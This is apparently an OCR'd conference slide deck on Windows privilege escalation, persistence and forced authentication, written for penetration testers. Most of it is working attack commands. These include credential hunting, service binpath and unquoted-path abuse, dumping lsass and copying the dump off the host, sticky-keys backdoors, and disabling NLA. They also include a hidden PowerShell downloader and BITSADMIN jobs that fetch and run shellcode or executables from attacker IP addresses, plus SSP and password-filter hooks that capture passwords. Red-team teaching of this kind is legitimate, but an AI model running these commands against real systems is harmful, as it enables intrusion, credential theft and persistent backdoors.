Windows **Attacks**

AT is the new BLACK

About Me

mubix

- NoVA Hackers Co-founder
- Marine Corps
- Hak5
- Metasploit
- Dad
- Husband

About Me

cg

- carnal0wnage
- NoVA Hackers Co-founder
- Lares
- carnal0wnage.attackresearch.com

What we're gonna talk about

- Tricks/Misconfigurations as a user
- Escalation from admin-->system
- Persistence
- Forced Authentication
- Misc

Encyclopedia of Windows Privilege Escalation

By Brett More Ruxcon 2012

http://www.docstoc.com/docs/112350262/Windows-Priv-Esc

http://www.youtube.com/watch?v=kMG8IsCohHA

This is an addition, lots of good info there that won't necessarily be covered here.

Exploits

Old Skewl Local Exploits

Taviso bug

sysret

etc

More and more are baked into frameworks and run via their agent

- MSF, Canvas, Core Impact

normally not an issue but occasionally not having a .exe to run is a bummer

Keyloggers

You have to be SYSTEM to get into winlogon for the user.

BUT, every time i've keylogged (lately) they've typed their domain creds into something i could capture as a user.

Pocket Litter

Look For Creds On The Box

You might find creds on the box.

Examples

dir /s *pass*
dir /s *cred*

dir /s *vnc*

dir /s *.config

type C:\sysprep.inf [clear]

type C:\sysprep\sysprep.xml [base64]

Is their truecrypt/PGP drive mapped?

Look For Creds On The Box

You might find creds on the box.

Examples

post/windows/gather/credentials/*

GPP

Group Policy Preference XML files include an encrypted set of credentials (if credentials are used), these are used for new users, making shares, etc etc.

The encryption is documented.

Free passwords!

2.2.1.1.4 Password Encryption

5 out of 5 rated this helpful

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<2>

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Source: http://rewtdance.blogspot.com/2012/06/exploiting-windows-2008-group-policy.html
Original Source (down) : http://esec-pentest.sogeti.com/exploiting-windows-2008-group-policy-preferences
Key: http://msdn.microsoft.com/en-us/library/cc422924.aspx

Unattended Installs - Client

Unattended.xml is a file that is left on a system after an unattended install, many times setting the local administrator password

Usually found in:

%WINDIR%\Panther\Unattend\

%WINDIR%\Panther\

http://rewtdance.blogspot.com/2012/11/windows-deployment-services-clear-text.html

Unattended Installs - Server

No authentication is needed to gather Unattended.xml

Just need to find the "Windows Deployment Services" server

auxiliary/scanner/dcerpc/windows_deployment_services

Unattended Installs - Server

Windows Deployment Services aren't the only methods to do Unattended installs.

But the Unattend.xml is a standard.

Find it == Win

Unattended Installs - Server

http://technet.microsoft.com/en-us/library/cc766271(v=ws.10).aspx

```
<LocalAccounts>
    <LocalAccount wcm:action="add">
      <Password>
        <Value>cAB3AFAAYQBzAHMAdwBvAHIAZAA</Value>
        <PlainText>false</PlainText>
      </Password>
      <Description>Test account</Description>
      <DisplayName>Admin/Power User Account</DisplayName>
      <Group>Administrators;Power Users</Group>
      <Name>Test1</Name>
    </LocalAccount>
```

Base64 encoded != PlainText ;-)

cAB3AFAAYQBzAHMAdwBvAHIAZAA == pwPassword (`pw` is the password)

Configuration Failures

User Permissions

Domain User == Local Administrator on the host

Domain User == Power User on the host

http://blogs.technet.com/b/markrussinovich/archive/2006/05/01/the-power-in-power-users.aspx

All Domain Users == Local Admins on all hosts

Many Domain Groups = Local Admins on all hosts

Binpath Service Modify

accesschk.exe -uwcq * | findstr /v AUTHORITY | findstr /v Administrators

(remember not all languages spell “Administrators” the same)

Binpath mod:

sc config badsrvc binpath= "net user bob /add" type= interact

sc start badsrvc

sc stop badsrvc

Binpath Service Modify - Example

retrogod.altervista.org/9sg_south_river_priv.html

```
South River Technologies WebDrive Service Bad Security Descriptor Local Elevation Of Privileges
by Nine:Situations:Group::bellick
site: http://retrogod.altervista.org/

Software site: http://www.webdrive.com/
Download location: http://www.webdrive.com/download/index.html

Tested against:
South River Technologies WebDrive 9.02 build 2232
on Microsoft Windows XP SP3

The "WebDrive Service" is installed with an empty security descriptor. A malicious user can
stop the service, then invoke the "sc config" command to replace the binary path with a value
of choice, then restart the service to run the command with SYSTEM privileges ex., run theese
commands as a limited user:

sc stop WebDriveService
sc config WebDriveService binPath= "cmd /c net user southriver kills /add && net localgroup Administrators southriver /add"
sc start WebDriveService
runas /noprofile /user:%COMPUTERNAME%\southriver cmd

now login as administrator with password "kills"

mitigation:

the security descriptor of the service is like this:

C:\>sc sdshow WebDriveService

D:

change the security descriptor like the following:

c:\sc sdset WebDriveService D:(A;;CCLCSWLOCRRC;;;AU)(A;;CCLCSWRPLOCRRC;;;PU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWRPWPDTLOCRRC;;;SY)
[SC] SetServiceObjectSecurity SUCCESS
```

AlwaysInstallElevated

Setting used to allow standard users to install MSI files without having to be admins.

HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

Missing Autoruns

C:\sysinternals>autorunsc.exe -a | findstr /n /R "File\ not\ found"

131: File not found: C:\Program Files (x86)\BlueStacks\HD-Service.exe
BstHdAndroidSvc Android

338: c:\windows\microsoft.net\framework64\v3.0\windows communication foundation\infocard.exe

1248: File not found: C:\Program Files (x86)\BlueStacks\HD-Hypervisor-amd64.sys

2262: File not found: System32\drivers\synth3dvsc.sys

2326: File not found: system32\drivers\tsusbhub.sys

2479: File not found: System32\drivers\rdvgkmd.sys

Service Quoting - CVE-2000-1128

wmic service get name,displayname,pathname, startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """"

(XP requires admin access to use, Vista+ users can run)

Non admin on XP, 1 by 1:

sc qc "NVIDIA Update Service Daemon"

Service Quoting (Manual)

`sc query`

Get list of services

```
sc qc skypeupdate
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: skypeupdate
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL      : 0   IGNORE
    BINARY_PATH_NAME   : "C:\Program Files (x86)\Skype\Updater\Updater.exe"
```

<--Not Vulnerable

```
    LOAD_ORDER_GROUP   :
    TAG                : 0
    DISPLAY_NAME       : Skype Updater
    DEPENDENCIES       : RpcSs
    SERVICE_START_NAME : LocalSystem
```

Service Quoting (Manual)

```
sc query
```

Get list of services

```
sc qc LENOVO.TPKNRSVC
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: LENOVO.TPKNRSVC
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL      : 0   IGNORE
    BINARY_PATH_NAME   : C:\Program Files\Lenovo\Communications
Utility\TPKNRSVC.exe <--Vulnerable
    LOAD_ORDER_GROUP   :
    TAG                : 0
    DISPLAY_NAME       : Lenovo Keyboard Noise Reduction
    DEPENDENCIES       :
    SERVICE_START_NAME : LocalSystem
```

Service Quoting

Example:

NVIDIA Update Service Daemon

C:\Program Files (x86)\NVIDIA Corporation\NVIDIA Update Core\daemonu.exe

C:\Program.exe

C:\Program Files (x86)\NVIDIA.exe

C:\Program Files (x86)\NVIDIA Corporation\NVIDIA.exe


Lenovo Keyboard Noise Reduction

C:\Program Files\Lenovo\Communications Utility\TPKNRSVC.exe

C:\Program.exe

C:\Program Files\Lenovo\Communications.exe

DLL Loading or Bad permissions



fxsst.dll - looks in C:\Windows first, the where it really is C:\Windows\System32\

Source: https://github.com/rapid7/metasploit-framework/pull/1103

Pentest Monkey Script to Check

pentest monkey's priv check tool

```
C:\Documents and Settings\mubix\My Documents\Downloads>windows-privesc-check2.ex
e --audit -o escalation -a
windows-privesc-check v2.0svn120 (http://pentestmonkey.net/windows-privesc-check
)

[i] TSUserEnabled registry value is 0. Excluding T

Considering these users to be trusted:
* BUILTIN\Administrators
* NT AUTHORITY\SYSTEM
* BUILTIN\Power Users

[i] Running as current user.  No logon creds suppl


============ Starting Audit ============

[+] Running: audit_misc_checks

[+] Running: audit_paths
[-] Checking system path
```

file:///C:/Documents%20and%20Settings/mubix/My%20Docum

Executables for Running Processes Can Be Modified On Disk

description

The file permissions for the processes running at the time of the audit were checked. The executables for some of the processes could be replaced by non-administrative users. This could enable an attacker to escalate privilege to the owner of the processes concerned. An attacker would need to replace the program on disk and wait for the program to be run again as the user concerned.

The following files could be replaced by non-administrative users (TODO: how?):

- Process ID 2272 (C:\Documents and Settings\mubix\My Documents\Downloads\windows-privesc-check2.exe) as weak permissions. TODO: Weak how?
- Process ID 2204 (C:\Documents and Settings\mubix\My Documents\Downloads\windows-privesc-check2.exe) as weak permissions. TODO: Weak how?

Source: http://pentestmonkey.net/tools/windows-privesc-check

Admin -> SYSTEM

MSF getsystem

getsystem -t 1 :-)

requires meterpreter

work anywhere else? can do manually?

Sysinternals psexec

psexec -i -s -d cmd.exe

psexec: http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx

Binary Replacement

Replace binary called by a service with YOUR binary

1. stop service
2. replace binary
3. start service

Usually works for Power Users too

Source: http://www.madhur.co.in/blog/2011/09/23/privilegeescalation.html

WMIC

```
wmic /node:DC1 /user:
DOMAIN\domainadminsvc /password:
domainadminsvc123 process call create "cmd
/c vssadmin list shadows 2>&1 > C:
\temp\output.txt"
```

Source: http://www.room362.com/blog/2013/6/10/volume-shadow-copy-ntdsdit-domain-hashes-remotely-part1.html

AT

at 13:20 /interactive cmd

net use \\targetserver /user:DOM\user pass
net time \\targetserver
at \\targetserver 13:20 C:\temp\evil.bat

Executes as SYSTEM
Must be an admin to do it
Easy way to check "whoami /groups" on Vista+

Debugging CMD.exe

Start the debugging:

at 13:37 C:\debuggers\remote.exe /s cmd SYSCMD

Connect to the debugger:

C:\debuggers\remote.exe /c 127.0.0.1 SYSCMD

NTSD can be used for this as well

Source: http://carnal0wnage.attackresearch.com/2013/07/admin-to-system-win7-with-remoteexe.html
NTSD: http://www.securityaegis.com/ntsd-backdoor/

schtasks

Wonderful new features!

1. Any user can create a task
2. I have new options other than "ONCE", like ONIDLE, ONLOGON, and ONSTART

Scenario 1: ONIDLE run my C2 check-in binary

Scenario 2: ONLOGON run my cred dumper bin

Scenario 3: ONSTART copy evil bin to random location and start it.

Bypass UAC w/ Creds

UAC will not let local accounts authenticate locally to elevate past UAC

Domain accounts have no such restriction. Utilize Metasploit's PSEXEC + Domain account that is an admin on the box you are on = No UAC no more.

Source: http://mubix.github.io/blog/2013/08/11/psexec-uac-bypass-with-credentials/

Persistence

Passwords - best persistence method

WCE and Mimikatz

- wdigest (your AD password)
- kerberos (your LM / NTLM hash)
- ssp (your Outlook password)
- livessp (your windows8 password)
- msv (your AD password)
- tspkg (your AD password)

WCE: http://www.ampliasecurity.com/research/wcefaq.html
Mimikatz: http://blog.gentilkiwi.com/mimikatz

Passwords through process dumping

```
net use \\targetserver /user:DOM\user pass
copy procdump.exe \\targetserver\c$
copy procdump.bat \\targetserver\c$
procdump.exe -ma lsass %CNAME%.dmp
at \\targetserver 13:37 C:\procdump.bat
copy \\targetserver\c$\targetserver.dmp .
```

game over...

Source: http://www.room362.com/blog/2013/6/7/using-mimikatz-alpha-or-getting-clear-text-passwords-with-a.html

Ol’ Reliable

Put binary or .bat script in a startup folder

yeah shouldnt work, but it does…

Registry run keys

SETHC / UTILMAN

Replace %WINDIR%\System32\sethc.exe
Replace %WINDIR%\System32\utilman.exe

Hit SHIFT 5 times = sethc.exe run by SYSTEM
Win Key + U = utilman.exe run by SYSTEM

Files locked by Windows, must be done "offline"
If NLA (Network Layer Authentication) is enabled, won't work
If RDP is disabled, won't work

Source: http://carnal0wnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html

SETHC / UTILMAN - NO REBOOT

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\

make a key called "sethc.exe"

make a REG_SZ value called "Debugger" (capitalized)

give it "calc.exe" as the value

Hit SHIFT 5 times.

Source: http://carnal0wnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html

SETHC / UTILMAN - CONNECTIVITY

Enable RDP:

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

Disable NLA:

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f

Firewall exception for RDP:

netsh firewall set service type = remotedesktop mode = enable

Source: http://www.room362.com/blog/2012/5/25/sticky-keys-and-utilman-against-nla.html

Teredo IPv6 + Bindshell

netsh interface ipv6 install

netsh interface ipv6 teredo enterpriseclient

netsh interface ipv6 teredo set client teredo.managemydedi.com

msfpayload windows/meterpreter/bind_ipv6_tcp

Create a loop that runs the payload, then pings your IPv6 address, wait for user to take their laptop home.

Source: http://www.room362.com/blog/2010/9/24/revenge-of-the-bind-shell.html

Rename on next reboot

HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations




Image from: http://education.aspu.ru/view.php?wnt=280

Exporting Wireless Configs

netsh wlan export profile key=clear

<sharedKey>
<keyType>passPhrase</keyType>
<protected>false</protected>
<keyMaterial>myPasswrd</keyMaterial>
</sharedKey>

Source: http://www.digininja.org/metasploit/getwlanprofiles.php

Powershell Downloader

Schedule this and it will execute the shellcode on that page, pulling it each time (so you can change as needed)

powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://192.168.172.1:8080/myHbBywMxOSB'))"

Source: http://securitypadawan.blogspot.com/2013/07/authenticated-metasploit-payloads-via.html

BITSADMIN Downloader/Exec

```
bitsadmin /create mybackdoor

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

Created job {6C79ABFA-F7AA-4411-B74D-
B790666E130F}.
```

Source: https://isc.sans.edu/diary/Wipe+the+drive+Stealthy+Malware+Persistence+Mechanism+-+Part+1/15394

BITSADMIN Downloader/Exec

```
bitsadmin /addfile mybackdoor http://192.
168.222.150/myshell.exe C:\
windows\temp\myshell.exe

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

Added http://192.168.222.150/myshell.exe ->
C:\windows\temp\myshell.exe to job.
```

Source: https://isc.sans.edu/diary/Wipe+the+drive+Stealthy+Malware+Persistence+Mechanism+-+Part+1/15394

BITSADMIN Downloader/Exec

```
bitsadmin /SETMINRETRYDELAY mybackdoor 86400

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

Minimum retry delay set to 86400.
```

Source: https://isc.sans.edu/diary/Wipe+the+drive+Stealthy+Malware+Persistence+Mechanism+-+Part+1/15394

BITSADMIN Downloader/Exec

```
bitsadmin /SETNOTIFYCMDLINE mybackdoor C:
\windows\temp\myshell.exe NULL

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

notification command line set to 'C:
\windows\temp\myshell.exe' 'NULL'.
```

Source: https://isc.sans.edu/diary/Wipe+the+drive+Stealthy+Malware+Persistence+Mechanism+-+Part+1/15394

BITSADMIN Downloader/Exec

```
bitsadmin /getnotifycmdline mybackdoor
the notification command line is 'C:
\windows\temp\myshell.exe' 'NULL'

bitsadmin /listfiles mybackdoor
0 / UNKNOWN WORKING http://192.168.222.150
/myshell.exe -> C:\windows\temp\myshell.exe

bitsadmin /RESUME mybackdoor
Job resumed.
```

Source: https://isc.sans.edu/diary/Wipe+the+drive+Stealthy+Malware+Persistence+Mechanism+-+Part+1/15394

Password Filters (requires reboot)

Dump DLL in %WINDIR%\System32\


Update:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
\Notification Packages

Sit and wait for clear text passwords as defined functionality by Microsoft:

http://msdn.microsoft.com/en-us/library/windows/desktop/ms721882(v=vs.

Password Filters hooking, no reboot


Reflective DLL injection w/ Powershell (in-memory) hooking.



SSPI (requires reboot)

Kiwissp.dll

1. compile
2. drop in system32
3. “Security Packages” registry key
4. wait for passwords



Command Line PPTP Tunnel

post/windows/manage/pptp_tunnel

Create a PPTP tunnel between victim and attacker.

Microsoft intentionally created PPTP to be resilient to network drops and changes.

Source: http://www.shelliscoming.com/2013/06/metasploit-man-in-middle-through-pptp.html

Just uninstall a patch

Not recommended for clients, but if you need back on a system, make it vulnerable.

Forced Authentication


lmhosts

192.168.92.123 evil #PRE

#BEGIN_ALTERNATE

#INCLUDE \\evil\share1\test.txt

